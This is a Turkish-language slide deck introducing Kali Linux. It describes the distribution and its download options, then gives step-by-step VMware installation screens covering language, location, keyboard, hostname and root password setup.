



KALI ve LINUX'e GİRİŞ



Proje Yöneticileri:

Mehmet Dursun İNCE
Ömer Faruk URHAN

Destek Verenler:

Can YILDIZLI
Özgün YEŞİLBAŞ

Kali Nedir ?

- Kali bir Linux dağıtımıdır.
- Güvenlik testleri gerçekleştiren pentest, audit ekiplerinin kullanabileceği offensive security araçlarını bünyesinde barındırır.
- www.kali.org



Kali Nedir ?

- Kali Linux iki farklı şekilde kullanılabilir;
 - 1.) Hazır CD den çalışma yolu ile.
 - 2.) Hard Disk' e kurulum, Vmware aracılığı ile.
- CD den çalışma yönteminin performansı cd okuyucunun hızına bağlıdır
- Tavsiye edilen yöntem; Kali' yi diske kurmak veya sanallaştırma platformlarında çalıştmak

Kali Nedir ?

- Masaüstü ortamı olarak BackTrack' teki gibi KDE seçeneği yoktur, yalnızca GNOME masaüstü ortamı kullanılabilir durumdadır.
- Masaüstü kullanarak erişilebilecek programların çoğu, komut satırından çalışan program haline getirilmiştir.

Kali Download

- <http://www.kali.org/downloads/>
- Yukarıdaki adresden üye olmadan direkt olarak, Kali işletim sisteminin 64 veya 32 bitlik sürümünü indirebilirsiniz.

Kali Linux 64 Bit

[Kali Linux 1.0.5 64-Bit ISO or Torrent](#)

SHA1SUM: 914eebd1ae64015d4d8b2281143caa466d44b280

[Kali Linux 1.0.5 64-Bit Mini ISO](#)

SHA1SUM: 85d772a0679bff34e5bed1a95822cf075044e817

Kali Linux 32 Bit

[Kali Linux 1.0.5 32-Bit ISO or Torrent](#)

SHA1SUM: 608548a92c6aa1ac3f19ab2a32c13e36423d1a2f

[Kali Linux 1.0.5 32-Bit Mini ISO](#)

SHA1SUM: fd566f991bbf07e5a148622a5e102dcba040f1b0f

Vmware Kurulum

- Vmware bir sanallaştırma yazılımıdır.
- İşletim sistemlerini fiziksel makinelere kurmak yerine, Vmware aracılığı ile sanal olarak kurabilir ve sanal network oluşturabilirsiniz.
- www.vmware.com/go/downloadplayer adresinden Vmware Player indirilebilir.

Vmware Kurulum

- Kali linux' u iso dosyası şeklinde indirdikten sonra, Wmware workstationu çalıştırın ve sol üst köşede File>Create New Virtual Machine seçeneğine tıklayın.
- Karşınıza gelen seçeneklerden Use Iso Image' i seçin ve iso dosyasının olduğu dizini gösterin.



Vmware Kurulum

 VMware®
Player

New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?



Install operating system from:

Use a physical drive:
Device:


Use ISO image:

 Could not detect which operating system is in this image. You will need to specify which operating system will be installed.

I will install the operating system later.
The virtual machine will be created with a blank hard disk.


Vmware Kurulum

- Daha sonra makinenin adını, özelliklerini belirleyerek next diyip son olarak finish'e basarak sanal makinemizi oluşturuyoruz.




Vmware Kurulum

- Makine çalıştığında farklı kurma seçenekleri geliyor. Biz Graphical Install i tercih ediyoruz.




Vmware Kurulum

- Karşımıza kurulumu hangi dil ile yapacağımızı gösteren bir ekran geliyor.



Vmware Kurulum

- Karşımıza lokasyon seçmemizi isteyen ekran geliyor. Bölge ayarlarını United States olarak seçiyoruz ve devam ediyoruz.






INTELRAD
INTELLIGENCE RESEARCH & DEVELOPMENT


Vmware Kurulum

- Daha sonra kullanılacak klavyeyi seçiyoruz.




Vmware Kurulum

- Devam ettikten sonra seçtiğimiz ayarlarla ilgili bileşenlerin kurulduğu ekran geliyor.




Vmware Kurulum

- Bileşenler kurulduktan sonra network ayarlarının yapıldığı ekran geliyor. Burada makinenin DNS ismini soruyor. Kali olarak verip geçiyoruz.




Vmware Kurulum

- Gelen ekrannda domain name soruyor. Burayı boş bırakıp devam ediyoruz.




Vmware Kurulum

- Çıkan ekrannda root şifresini belirliyoruz.




Vmware Kurulum

- Saat ayarlarını yapacağımız ekran açılıyor.
Burada bölge seçili devam edilir.



